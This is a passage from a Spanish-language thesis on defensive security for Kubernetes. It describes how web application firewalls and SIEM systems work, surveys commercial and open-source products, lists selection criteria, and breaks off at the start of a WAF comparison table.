


Ilustración 4. Funcionamiento de un WAF [38]

Cuando se configura y se implementa correctamente para un servicio web, el WAF se convierte en una barrera muy efectiva contra los ataques a nivel de aplicación, que suelen buscar explotar vulnerabilidades en la capa de aplicación. Como se vio en el apartado de amenazas, estos ataques incluyen técnicas como

la inyección de código SQL, el Cross Site Scripting (XSS) y las violaciones del protocolo HTTP, que buscan explotar debilidades en la aplicación web [36].

El WAF se posiciona como un intermediario entre el usuario y la aplicación, evaluando y examinando exhaustivamente todas las comunicaciones antes de permitir que lleguen a su destino, ya sea la aplicación o el usuario final.

Un WAF realiza las siguientes tareas:

- **Detección de tráfico**: Intercepta todo el tráfico entrante y saliente de una aplicación web. Esto incluye solicitudes y respuestas HTTP y HTTPS.
- **Análisis de solicitudes**: Examina en detalle cada solicitud entrante en busca de posibles amenazas o vulnerabilidades. Utiliza reglas predefinidas y políticas de seguridad configuradas para identificar patrones y comportamientos maliciosos.
- **Filtrado y bloqueo**: Si el WAF detecta una solicitud que coincide con un patrón o comportamiento malicioso según sus reglas, bloquea o filtra la solicitud antes de que llegue a la aplicación web. Puede bloquear tanto solicitudes entrantes maliciosas como intentos de salida no autorizados.
- **Reglas de seguridad personalizadas**: Se pueden configurar reglas personalizadas para adaptar el comportamiento del WAF a las necesidades específicas de una aplicación concreta. Esto permite una mayor flexibilidad en la protección contra amenazas específicas.
- **Registro y alertas**: El WAF registra todas las actividades, incluyendo solicitudes bloqueadas y permitidas, lo que facilita un seguimiento detallado de la seguridad de la aplicación. Algunos también pueden generar alertas en tiempo real cuando detectan amenazas, permitiendo a los administradores responder rápidamente a incidentes de seguridad.

Los WAF representan una defensa inicial confiable para las aplicaciones, especialmente cuando se trata de protegerse contra las vulnerabilidades más comunes listadas en el OWASP Top 10 que se describió anteriormente [39].

2.7.3. Tipos de integración con Kubernetes

La instalación de un WAF en un clúster de Kubernetes se puede llevar a cabo de distintas formas [40]:

- **Como sidecar**: En este enfoque el WAF se ejecuta como un contenedor en el mismo pod que las aplicaciones. Esto se conoce como un "contenedor sidecar". Cada pod de aplicación tiene su propio WAF que puede analizar y filtrar el tráfico entre las aplicaciones y el exterior. Con esta implementación se proporciona un alto grado de aislamiento y se permite una configuración específica para cada aplicación.
- **Integrado en el Ingress Controller**: En este tipo de instalación el WAF se configura para formar parte del Ingress Controler, que actúa como una puerta de entrada para el tráfico a Kubernetes. Integrando un WAF en un

Ingress Controller se consigue una capa adicional de seguridad, filtrado y monitorización antes de que el tráfico de red llegue a los servicios que se ejecutan en el clúster. Así, permite una protección centralizada para todo el tráfico. La integración con el Ingress Controller también puede realizarse en sidecar.

- **Integrado con una malla de servicios**: Es posible instalar un WAF en una malla de servicios (services mesh). En este caso, las políticas de seguridad se aplican a nivel de toda la malla. De este modo el WAF controla y proteje todo el tráfico entre los servicios en el clúster. Se trata una opción escalable y centralizada, pero requiere de la existencia de una malla de servicios en el clúster.

2.7.4. Soluciones disponibles

Propietarias

Hay una larga lista de soluciones WAF propietarias. A continuación se van a describir algunas de las más conocidas.

Prophaze

Se definen a sí mismos como “el primer WAF distribuido Multi Cloud”. Es un WAF para cloud que analiza las peticiones maliciosas y utiliza inteligencia artificial (IA) para monitorizar las peticiones entrantes, permitiendo pasar sólo peticiones legítimas a las aplicaciones de backend.

Detecta la actividad sospechosa utilizando algoritmos de análisis del comportamiento de las amenazas. Con Prophaze se pueden securizar las aplicaciones sin cambiar la infraestructura existente. Tiene una latencia de menos de 300 microsegundos.

Dispone de un WAF específico para Kubernetes, que se instala embebiendo Prophaze Kubernetes WAF en el Ingress Controller. Soporta todas las versiones de Nginx Ingress Controller, Kubernetes Ingress Controller y servicios meses como Istio o Traefik.

El controlador de ingress-nginx de Prophaze es un controlador de Kubernetes que ofrece características avanzadas como equilibrio de carga, terminación SSL/TLS e integración con WAF. Además, se adapta tanto a contenedores como a Kubernetes, y a entornos distribuidos y en la nube [40].

Características

Protege contra:

- Cross-site Scripting
- Inyección de código SQL
- Inclusión de ficheros
- Ataques de denegación de servicio (DDoS)
- Exploits DNS
- Exploits de protocolo

Cloudflare WAF

Es una de las soluciones más reconocidas. Facilita una protección global que se implementa de forma sencilla y proporciona seguridad integral con un único motor de reglas que provee de seguridad efectiva y uniforme. Además, ofrece una rápida implementación de actualizaciones cuando se detectan problemas de día cero, a través del uso de parches virtuales.

Cloudflare cuenta con aprendizaje automático, que detecta evasiones y ataques. Gartner reconoció esta solución como una de las mejores en 2021.

Características

- Reglas administradas de Cloudflare: Ofrecen protección contra vulnerabilidades de día cero.
- Reglas de OWASP básicas: Bloquean las 10 técnicas de ataque más utilizadas.
- Conjuntos de reglas personalizadas: Dan una protección a medida para bloquear cualquier ataque.
- Comprobaciones de credenciales expuestas: Supervisan y bloquean el uso de credenciales robadas/expuestas para evitar la apropiación de cuentas.
- Detección de datos confidenciales: Alerta acerca de las respuestas que contienen datos confidenciales.
- Limitación de velocidad avanzada: Impide los intentos de utilización abusiva y los ataques DDoS y por fuerza bruta junto con los controles centrados en API.
- Opciones de respuesta flexibles: Permiten el bloqueo, el registro, la limitación de velocidad o las pruebas de verificación.

Las reglas gestionadas por el WAF de Cloudflare se actualizan continuamente para detectar mejor las cargas maliciosas. Se centran en patrones específicos de vectores de ataque establecidos y tienen una tasa muy baja de falsos positivos.

Permite el escaneo del contenido que se sube a la aplicación. Cuando se habilita, trata de detectar elementos tales como ficheros o firmas maliciosas tipo malware [41].

F5 Advanced WAF

Es el Firewall de Aplicaciones de F5, diseñado para proteger aplicaciones web que se ejecutan tanto en entornos de TI tradicionales como en entornos virtuales y en la nube: entornos públicos, privados e híbridos. La solución protege contra vulnerabilidades existentes y trata de hacerlo frente a desconocidas. Valida el cumplimiento de mandatos regulatorios clave como, por ejemplo, HIPAA, PCI DSS, HITRUST.

Dispone de una interfaz que proporciona configuración de dispositivos de red, gestión centralizada de políticas de seguridad e informes de auditoría fáciles de consultar a través de un único punto de acceso [42].

Características

- Protección avanzada de aplicaciones: Combina el aprendizaje automático, la información sobre amenazas y su experiencia en aplicaciones.
- Defensa para el Top 10 de OWAS: Protege a las aplicaciones de las principales amenazas existentes.
- Seguridad como código: Ofrece una API con la que se ofrece la posibilidad de implantación y configuración declarativa para facilitar seguridad como código.
- Cifrado de datos en el navegador: Cifra en la capa de aplicación para llevar a cabo una protección contra el malware y los ataques al navegador.
- DoS conductual: Aprende analizando el comportamiento para proporcionar detección y mitigación de DoS.
- Seguridad para las APIs: Implementa soluciones que protejan las APIs de GraphQL, REST/JSON, XML y GWT.
- Protección de credenciales robadas: Protege contra ataques de fuerza bruta.
- Defensa de robots: Previene los ataques automatizados.

Open source

ModSecurity

ModSecurity es un firewall de aplicaciones web de código abierto y multiplataforma, que se ejecuta como un módulo que puede ser configurado en distintos tipos de servidores web, concretamente Apache, IIS y Nginx.

Fue desarrollado por SpiderLabs de Trustwave, con el objetivo de supervisar el tráfico de aplicaciones en el Servidor HTTP Apache [44]. La primera versión era compatible con Apache HTTP Server 1.3.x.

El software posteriormente se relicenció bajo licencia Apache, lo que dio la posibilidad de integrar ModSecurity en otros productos. Como resultado, varias soluciones comerciales adoptaron ModSecurity. El cambio de licencia también facilitó la portabilidad del software. Microsoft contribuyó con una versión para IIS en agosto de 2012 y la versión para Nginx se lanzó en las Black Hat Briefings en el mismo año.

Dado que originalmente ModSecurity era un módulo de Apache, su portabilidad a otras plataformas era muy costosa. Por este motivo se inició una reescritura completa. Con esta nueva iteración, en la que nace libmodsecurity, cambia la arquitectura subyacente, separando ModSecurity en un motor independiente que se comunica con el servidor web a través de una API. Esta arquitectura modular basada en WAF proporciona conectores para Nginx y Apache.

Características

- Monitoreo de seguridad en tiempo real: Proporciona acceso al flujo de tráfico HTTP en tiempo real y la capacidad de inspeccionarlo.
- Control de acceso a aplicaciones: Permite bloquear el acceso a las aplicaciones basándose en reglas.
- Registro del tráfico HTTP: Mientras que los servidores web registran poca información relevante en materia de seguridad, ModSecurity facilita la capacidad de registrar cualquier información importante, incluyendo datos de transacciones en bruto, esenciales para la investigación forense. Además, es posible seleccionar qué transacciones se registran y qué partes de una transacción se registran.
- Evaluación continua de seguridad pasiva: Permite focalizar la atención en el comportamiento del sistema, actuando como una alerta temprana para detectar anomalías y vulnerabilidades de seguridad antes de que sean explotadas.
- Hardening de aplicaciones web: Reduce la posibilidad de ataques al facilitar la selección de peticiones aceptadas (tipos de peticiones, cabeceras, tipos de contenido, etc).
- Soporte flexible de reglas: Ofrece operaciones simples y complejas. Viene con un Core Rule Set (CRS) – juego de reglas, para evitar distintos tipos de ataques, tales como Cross Site Scripting, SQL Injection, troyanos o secuestro de sesiones.

NAXSI

NAXSI significa Nginx Anti XSS & SQL Injection. Técnicamente se trata de un módulo de terceros, disponible como paquete para las plataformas UNIX. Por defecto, este módulo lee un pequeño subconjunto de reglas que contienen el 99% de los patrones que suelen estar involucrados en la explotación de vulnerabilidades de un sitio web, por ejemplo “<”, “|” o “drop”.

Dada la sencillez de las expresiones, suele ser necesario afinar las reglas para legitimar los comportamientos permitidos, utilizando listas blancas configuradas manualmente o arrancando el proyecto en una fase de autoaprendizaje que generará una lista blanca partiendo del uso del sitio web [46].

Características

- Filtrado de solicitudes: Naxsi examina todas las solicitudes HTTP entrantes y salientes para detectar y bloquear aquellas que puedan representar amenazas, como inyecciones SQL, ataques de scripting entre sitios (XSS), secuencias de escape y otros tipos de ataques comunes.

- Reglas de seguridad personalizables: Permite a los administradores definir reglas para adaptarse a las necesidades específicas de seguridad de sus aplicaciones web. Se pueden crear y ajustar reglas según los patrones de tráfico detectados y las vulnerabilidades conocidas.

- Aprendizaje automático: Naxsi puede aprender del tráfico de aplicaciones y ajustar sus reglas de seguridad con el tiempo, para adaptarse a los

patrones de comportamiento legítimos. Esto ayuda a reducir los falsos positivos.

- Bloqueo de ataques conocidos: Incorpora reglas específicas para bloquear ataques conocidos, como los enumerados en el OWASP Top Ten Project.
- Motor de análisis heurístico: Utiliza un motor de análisis heurístico para identificar solicitudes y tráfico sospechosos.
- Reporte y registro: Ofrece funciones de registro y reporte detalladas para el análisis posterior y la auditoría de tráfico y eventos de seguridad.

Coraza

Se trata de un WAF desarrollado por OWASP, escrito en Go. Es compatible con el lenguaje Seclang de Modsecurity y con el conjunto de reglas principales de OWASP. Con Coraza WAF se pueden configurar políticas utilizando el conjunto de reglas principales de OWASP o crear reglas propias para evitar ataques y generar información auditoría.

Puede manejar cargas pesadas con un impacto mínimo en el rendimiento. Además, Coraza WAF es extensible, de modo que se le pueden agregar funcionalidades adicionales. Aunque Coraza WAF es solo una biblioteca, admite integraciones con distintos servidores web y servidores de aplicaciones [50].

Características

- Detección y Prevención de Ataques: Coraza, mediante análisis y seguimiento en tiempo real del tráfico HTTP y HTTPS, puede detectar y prevenir ataques web comunes como la inyección SQL, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF) y otros.
- Capacidades de Registro e Informes: Ofrece funciones avanzadas de registro e informes, lo que facilita a los administradores rastrear y analizar eventos de seguridad dentro del sistema. Esto ayuda a identificar rápidamente posibles amenazas y tomar medidas apropiadas para abordar problemas de seguridad.
- Flexibilidad y Escalabilidad: Proporciona opciones de configuración flexibles, por lo que es posible adaptar su forma de trabajo a las necesidades específicas de las aplicaciones que está protegiendo.
- Puede integrarse con otras herramientas y sistemas de seguridad, ofreciendo una solución de seguridad más completa [50].

2.8. Sistemas de Información y Gestión de Eventos de Seguridad

2.8.1. Definición

Los Sistemas de Información y Gestión de Eventos de Seguridad (SIEM) se encargan de recopilar, almacenar, analizar y generar informes sobre datos relacionados con la seguridad con la finalidad de correlacionar eventos y alertas.

Mejoran el nivel de seguridad, desempeñando un papel esencial en el cumplimiento de regulaciones y normativas. Una adecuada implementación de un SIEM proporciona una visión centralizada de eventos e información de ciberseguridad, ayudando a mantener a las organizaciones protegidas en su lucha contra los ciberataques.

2.8.2. Funcionamiento

Un sistema SIEM cumple las funciones almacenar y analizar registros. Esto se lleva a cabo en tiempo real, lo que brinda una capacidad de respuesta significativa para prevenir o abordar cualquier incidente de seguridad.

El SIEM centraliza la recopilación de datos, de forma que sea posible realizar un análisis exhaustivo de los mismos. Así, se pueden identificar tendencias y patrones de comportamiento y, por tanto, detectar actividades no usuales [40].




Ilustración 5. SIEM

Las tareas principales de un SIEM son la gestión de registros, la correlación de eventos para el análisis, el monitoreo de incidentes y la gestión de cumplimiento e informes [41].

Gestión de registros

Un sistema SIEM recopila datos de eventos de diversas fuentes de toda la red de datos, incluyendo registros e información de flujo de usuarios, aplicaciones, activos, entornos de nube y redes. Estos datos se almacenan y analizan en tiempo real en una ubicación centralizada. Con ello se proporciona a los equipos de TI y seguridad la capacidad de gestionar esta información de manera automatizada. Algunas soluciones SIEM se integran con fuentes externas de inteligencia de amenazas para comparar los datos internos de seguridad con firmas y perfiles de amenazas previamente conocidos, permitiendo detectar o bloquear nuevos tipos de ataques.

Correlación de eventos y análisis

La correlación de eventos es un aspecto clave en cualquier sistema SIEM. Utiliza análisis avanzados para identificar y entender patrones de datos complejos. Esto proporciona información muy valiosa para detectar y mitigar rápidamente posibles amenazas de seguridad. Las soluciones SIEM mejoran significativamente los tiempos de detección y respuesta, al eliminar la necesidad de análisis manual en profundidad de los eventos de seguridad.

Monitoreo de incidentes y alertas de seguridad

El SIEM permite la administración centralizada de la infraestructura, facilitando la identificación de entidades dentro del entorno de TI. Esto mejora el monitoreo de incidentes de seguridad en usuarios, dispositivos y aplicaciones. Además, clasifica el comportamiento anormal a medida que se detecta en la red. Utilizando reglas de correlación personalizables, los administradores pueden recibir alertas inmediatas y tomar medidas para mitigar cualquier amenaza antes de que se convierta en un problema de seguridad grave.

Gestión de cumplimiento e informes

Las soluciones de tipo SIEM ayudan a las organizaciones con las regulaciones de cumplimiento. Gracias a su capacidad de recopilación y análisis automatizados de datos, el SIEM contribuye de forma efectiva a la recolección y verificación de datos de cumplimiento de toda la infraestructura empresarial. Algunos SIEMs permiten generar informes de cumplimiento en tiempo real, lo que ayuda a cumplir con diversos estándares. También detectan posibles incumplimientos al inicio de producirse, de manera que se puedan tomar medidas adecuadas a tiempo. Muchas soluciones SIEM incluyen complementos listos para usar que generan informes automatizados diseñados para cumplir con los requisitos de conformidad.

En general, uso de Sistemas de Información y Gestión de Eventos de Seguridad (SIEM) es crucial para obtener análisis en tiempo real sobre amenazas y alertas de seguridad en una organización.

2.8.3. Soluciones disponibles

Propietarias

Splunk

Splunk es una plataforma muy utilizada en el campo de la administración de datos y análisis de registros. Ofrece una amplia gama de soluciones para la recopilación, indexación, búsqueda y análisis de datos de registro, eventos y métricas en tiempo real de diversas fuentes.

Características

- Detección avanzada de amenazas: Detecta amenazas utilizando machine learning y plataformas como MITRE, ATT&CK, NIST, CIS 20 y Kill Chain.
- Plataforma de datos abierta y extensible: Ingesta y monitoriza decenas de terabytes de datos por día de cualquier tipo de fuente, estructurados y no estructurados con el objetivo de dar una visibilidad completa.
- Inteligencia enriquecida: Investiga los eventos de seguridad o actividades sospechosas, accediendo a datos de inteligencia relevantes y normalizados para contextualizar la amenaza y acelerar la respuesta.
- Actualizaciones: Recibe actualizaciones automáticas directamente del Equipo de Investigación de Amenazas de Splunk.
- Opciones de implementación flexibles: Splunk Enterprise Security se puede integrar de la manera que mejor se adapte a las necesidades de la organización, ya sea en la nube, en las instalaciones o de forma híbrida.

LogRhythm

LogRhythm SIEM crea una narrativa de seguridad fácil de seguir, que consolida los datos y la actividad del usuario o del host en una única vista. Ayuda a los analistas a comprender y solucionar rápidamente los incidentes de seguridad. Agiliza la investigación de incidentes y la respuesta, con una experiencia visual que cuenta la historia de seguridad de un usuario o host, utilizando todos los datos disponibles dentro del SIEM para que los equipos de seguridad puedan priorizar y centrarse en lo más importante.

Características

- Detecta amenazas de forma temprana: Cada segundo cuenta cuando es necesario parar una amenaza, se centra en la rapidez.
- Visibilidad del entorno: Mejor visión de todos los recursos, buscando en logs y otros datos para obtener las respuestas necesarias para el entorno.
- Fácil de utilizar: Habilita un análisis a todos los niveles para comprender ágilmente la severidad de las amenazas.
- Escalable: La complejidad de los entornos suele crecer rápidamente y LogRhythm se adapta ofreciendo distintos planes.

IBM QRadar

QRadar SIEM proporciona una interfaz de analista unificada, que permite compartir perspectivas y flujos de trabajo mediante el uso de conjuntos de herramientas para las operaciones de seguridad.

Hace uso de inteligencia artificial y análisis de comportamiento de redes y usuarios, con integración de inteligencia sobre amenazas. También incluye funciones de búsqueda federada y gestión de casos, todo ello con el fin de brindar a los analistas alertas más precisas, contextualizadas y priorizadas [48].

Características

- Detección de amenazas casi en tiempo real: Permite utilizar IA para priorizar e investigar las alertas.
- Mejora la productiva de los analistas: Al ofrecer una experiencia unificada, pensada en colaboración con usuarios reales, ayuda a actuar más rápido.
- Simplificación del despliegue y la gestión usando SaaS: Puede ser utilizado como SaaS eliminando la problemática de implementar una solución local. [50]

Open source

Prelude OOS

Prelude es un SIEM puede recopilar, normalizar, ordenar, agrupar, correlacionar e informar sobre distintos tipos de eventos de seguridad, independientemente del producto que genere dichos eventos. Prelude es un SIEM "sin agente".

Tiene soporte nativo para varios sistemas dedicados a enriquecer la información (snort, samhain, ossec, auditd, etc.).

Los eventos de seguridad se normalizan utilizando "Formato de Intercambio de Mensajes de Detección de Intrusiones" (IDMEF - RFC4765), que es un estándar internacional creado por iniciativa de IETF para permitir la interacción con diversas herramientas de seguridad actualmente disponibles en el mercado [51].

Prelude OSS es la versión de código abierto de Prelude SIEM. Está dirigido a fines de evaluación, investigación y pruebas, por lo que su rendimiento es considerablemente inferior al de la edición completa de Prelude SIEM.

Características

- Recopilación de datos de seguridad: Similar a Prelude SIEM, Prelude OSS es capaz de recopilar datos de seguridad de diversas fuentes, lo que incluye registros de sistemas, logs de aplicaciones y otros eventos de seguridad.
- Normalización de datos: Normaliza los datos recopilados para que se presenten de manera coherente y sea más fácil analizarlos y correlacionarlos.

- Correlación de eventos: Realiza análisis de correlación para detectar patrones y anomalías que podrían indicar amenazas de seguridad.
- Generación de alertas: Genera alertas en función de reglas predefinidas o eventos anómalos para notificar a los administradores de seguridad.
- Interfaz de usuario: Puede incluir una interfaz de usuario para visualizar y analizar los eventos de seguridad y las alertas.
- Personalización: Permite a los usuarios personalizar reglas y configuraciones para adaptarse a las necesidades de su entorno de seguridad específico.
- Soporte para estándares: Sigue estándares de seguridad, como el Formato de Intercambio de Mensajes de Detección de Intrusión (IDMEF), para garantizar la interoperabilidad con otras herramientas de seguridad.
- Uso en entornos pequeños: Diseñado para su uso en entornos pequeños o para propósitos de prueba, investigación y evaluación, lo que lo hace adecuado para organizaciones con recursos limitados.

Wazuh

Wazuh combina elementos de un sistema de detección de intrusiones (IDS), un sistema de información y eventos de seguridad (SIEM) y una plataforma de gestión de seguridad. Su objetivo principal es proporcionar monitorización y mejorar la seguridad de los activos tecnológicos mediante la detección proactiva de amenazas y la respuesta a incidentes de seguridad [55].

Características

- Detección de intrusiones: Wazuh monitoriza continuamente los registros y eventos de seguridad de sistemas y aplicaciones para identificar actividades sospechosas o maliciosas.
- Análisis de log: Normaliza, analiza y correlaciona eventos de seguridad de múltiples fuentes, lo que facilita la detección de amenazas.
- Reglas de detección personalizadas: Permite a los usuarios crear y personalizar reglas de detección específicas para adaptarse a las necesidades de su entorno.
- Integración con fuentes de inteligencia de amenazas: Incorpora “feeds” de inteligencia de amenazas y permite la integración con fuentes externas para mejorar la precisión de la detección.
- Gestión de incidentes: Ofrece herramientas para la gestión de incidentes, incluida la notificación de alertas, el seguimiento y la respuesta.
- Escalabilidad: Escalable y adecuado para organizaciones de diferentes tamaños, desde pequeñas empresas hasta grandes corporaciones.

- Detección de vulnerabilidades: Integración con herramientas de escaneo de vulnerabilidades para identificar y mitigar debilidades en la infraestructura de TI.
- Reportes y cumplimiento: Ayuda en la generación de informes para cumplir con normativas y estándares de seguridad, como PCI DSS y CIS.

AlienVault

AlienVault, ahora forma parte de AT&T Cybersecurity.

Es conocido por su producto OSSIM (AlienVault Open Source SIEM), una solución de gestión de información y eventos de seguridad (SIEM) que combina capacidades de detección de amenazas, correlación de eventos, análisis de vulnerabilidades y gestión de incidentes en una plataforma integrada.

Características

- Detección de intrusiones y amenazas: AlienVault ofrece capacidades avanzadas de detección de amenazas mediante la monitorización y análisis de eventos de seguridad y registros de múltiples fuentes.
- Correlación de eventos: Realiza la correlación de eventos para detectar patrones e interacciones que puedan representar posibles amenazas.
- Análisis de vulnerabilidades: Proporciona herramientas para la evaluación y análisis de vulnerabilidades, para identificar puntos débiles en la infraestructura de TI.
- Gestión de incidentes: Facilita la gestión de incidentes mediante la generación de alertas, notificaciones y flujos de trabajo para responder a amenazas de manera efectiva.
- Cumplimiento y reportes: Ayuda en la generación de informes de cumplimiento para normativas y estándares de seguridad, como PCI DSS y HIPAA.
- Integración de datos: Permite la integración con una amplia variedad de fuentes de datos, incluyendo registros de aplicaciones, sistemas operativos y dispositivos de red.
- Visualización de datos: Ofrece paneles de control y gráficos para visualizar datos de seguridad y eventos en tiempo real.
- Escalabilidad: Escalable y adecuado para organizaciones de diferentes tamaños, desde pequeñas empresas hasta grandes corporaciones.

3. Diseño

3.1. Criterios de selección de herramientas

A la hora de escoger las herramientas a utilizar, es necesario establecer las premisas que se aplicarán y que determinarán la adecuación y elección de las soluciones escogidas.

El presente trabajo tiene como uno de sus objetivos el uso de herramientas open source. Si bien se han presentado algunas soluciones propietarias, la finalidad de hacerlo nace en el contexto de la realización de un análisis completo que, además, permite observar cómo muchas de las principales características están presentes en herramientas de código abierto.

Consecuentemente, para la comparativa se tendrán en cuenta sólo las soluciones open source y para la elección se atenderá a los siguientes criterios:

Para el WAF:

- **Facilidad de uso:** Un WAF debe ser fácil de instalar, configurar y mantener. Una interfaz de usuario intuitiva y procesos sencillos pueden reducir significativamente el tiempo y los recursos necesarios para gestionar la herramienta, lo que es especialmente importante en el caso de equipos con recursos limitados o menos experiencia técnica.
- **Compatibilidad:** La herramienta debe ser compatible con las tecnologías que ya en uso, como servidores web específicos y lenguajes de programación. La compatibilidad garantiza que el WAF se integrará sin problemas en la infraestructura existente y protegerá eficazmente las aplicaciones.
- **Características de seguridad:** El WAF debe ser capaz de detectar y mitigar una amplia gama de amenazas web, como inyecciones SQL o XSS. Las características de seguridad van a determinar la efectividad de un WAF en la protección contra ataques y vulnerabilidades conocidas y emergentes.
- **Rendimiento:** Un WAF no debe degradar significativamente el rendimiento de la aplicación web que protege; debe funcionar con eficiencia y no introducir altas latencias o reducir la capacidad de respuesta de la aplicación.
- **Madurez: Importancia:** La madurez de un WAF puede ser indicativa de su estabilidad y fiabilidad. Una herramienta que ha sido probada a lo largo del tiempo por un gran número de usuarios es más probable que tenga menos errores y un conjunto de características bien desarrollado.
- **Soporte para Reglas OWASP Top Ten:** El OWASP Top Ten es un estándar de facto para identificar las vulnerabilidades web más críticas. Un WAF debe tener soporte para reglas que mitigan estos riesgos para

garantizar una protección básica contra las amenazas más comunes y perjudiciales.

- **Actualizaciones:** Las actualizaciones frecuentes son básicas para mantener la eficacia del WAF contra amenazas nuevas y en evolución. Un proyecto que se mantiene de forma activa es capaz de responder con más rapidez a las nuevas vulnerabilidades.
- **Interoperabilidad:** La capacidad de un WAF para integrarse con otras herramientas de seguridad y sistemas es facilita un enfoque de seguridad en capas. Esto también favorece la automatización y mejora la eficiencia operativa.
- **Soporte Comunitario:** Tener una comunidad activa puede proporcionar soporte, contribuir con mejoras y facilitar la resolución de problemas. Además, una comunidad grande suele ser un buen indicador de la fiabilidad y el mantenimiento a largo plazo de una herramienta.
- **Pruebas y Referencias:** Las pruebas independientes y los estudios de casos de uso pueden validar la efectividad de un WAF. Las impresiones de otros usuarios proporcionan una visión de referencia sobre situaciones de la vida real y sobre cómo se comporta la solución bajo diferentes circunstancias.
- **Personalización:** Una herramienta personalizable puede proporcionar una protección más ajustada a las necesidades específicas de la arquitectura y, por tanto, más efectiva.
- **Logs y Reportes:** Los registros detallados y los informes claros son clave para el monitoreo de la seguridad y la respuesta a incidentes. Permiten analizar ataques, entender el tráfico web y mejorar continuamente la estrategia de seguridad.

Para el SIEM:

- **Capacidad de recolección de datos:** La herramienta debe ser capaz de recolectar datos de diversas fuentes, tales como registros de sistemas, dispositivos de red, aplicaciones y cualquier otro elemento que proporcione eventos importantes para la seguridad.
- **Análisis y correlación de eventos:** Importante para identificar patrones que podrían indicar una amenaza. La capacidad de correlacionar eventos en tiempo real y de diferentes fuentes es fundamental para un SIEM.
- **Escalabilidad:** Debe manejar grandes volúmenes de datos y escalar a medida que crece la infraestructura de la organización.
- **Rendimiento:** La velocidad de procesamiento y la eficiencia en el manejo de los datos son críticas, especialmente cuando se trata de grandes volúmenes de registros y eventos.

- **Alertas y respuestas en tiempo real:** La posibilidad de configurar alertas basadas en ciertos criterios y automatizar respuestas a incidentes es necesaria para una detección y respuesta rápida ante incidentes.
- **Compatibilidad con WAFs Open Source:** Un buen SIEM debe integrarse fácilmente con otras herramientas de seguridad existentes, como los Firewalls de Aplicaciones de la infraestructura.
- **Soporte para cumplimiento normativo:** Debe facilitar la generación de informes y la monitorización continua para cumplir con diversas normativas y estándares de la industria.
- **Interfaz de usuario y visualizaciones:** Una interfaz de usuario intuitiva y unas opciones de visualización avanzadas son elementales para que los analistas de seguridad puedan interpretar los datos eficientemente.
- **Facilidad de uso y configuración:** Aunque el SIEM tenga una tecnología muy avanzada, para cumplir con su función debe ser usable e intuitivo a distintos niveles, tales como la instalación, configuración y el mantenimiento del sistema.
- **Documentación y soporte:** La calidad de la documentación y la disponibilidad de soporte, ya sea a través de la comunidad o de servicios profesionales, jugarán un papel importante en la resolución de problemas y el desarrollo de competencias internas.
- **Madurez del proyecto:** Un proyecto más maduro suele indicar una mayor estabilidad, una comunidad más grande y una probabilidad más alta de continuidad a largo plazo.
- **Comunidad y soporte:** Una comunidad activa puede ser una gran fuente de ayuda y un indicador del mantenimiento del proyecto.
- **Flexibilidad y personalización:** La capacidad para adaptar el sistema a las necesidades específicas de un entorno y la facilidad para desarrollar personalizaciones permitirán que pueda configurarse de forma precisa.
- **Actualizaciones y mantenimiento:** La frecuencia y facilidad con la que se puedan aplicar actualizaciones y mejoras reflejarán la viabilidad de que herramienta se mantenga al día.

3.2. Comparativa y selección

La elección correcta del WAF y el SIEM a implantar resulta vital para proteger la infraestructura en la que se instalan. Una buena combinación de ambos asegura que las amenazas se detecten y mitiguen de manera proactiva, minimizando así el riesgo de incidentes de seguridad y protegiendo mejor los activos.

Para realizar la selección se van a aplicar los criterios anteriormente seleccionados, con objeto de escoger las mejores herramientas de entre las presentadas en este trabajo.

Web Application Firewall (WAF):

Criterio	ModSecurity	NAXSI	Coraza
Facilidad de Uso	Intermedio, configuración manual extensiva	Más fácil con reglas menos complejas	Fácil, con configuración vía Go API o archivos
Compatibilidad	Apache, Nginx, IIS, y otros	Principalmente Nginx	Independiente del servidor web, integración con Go
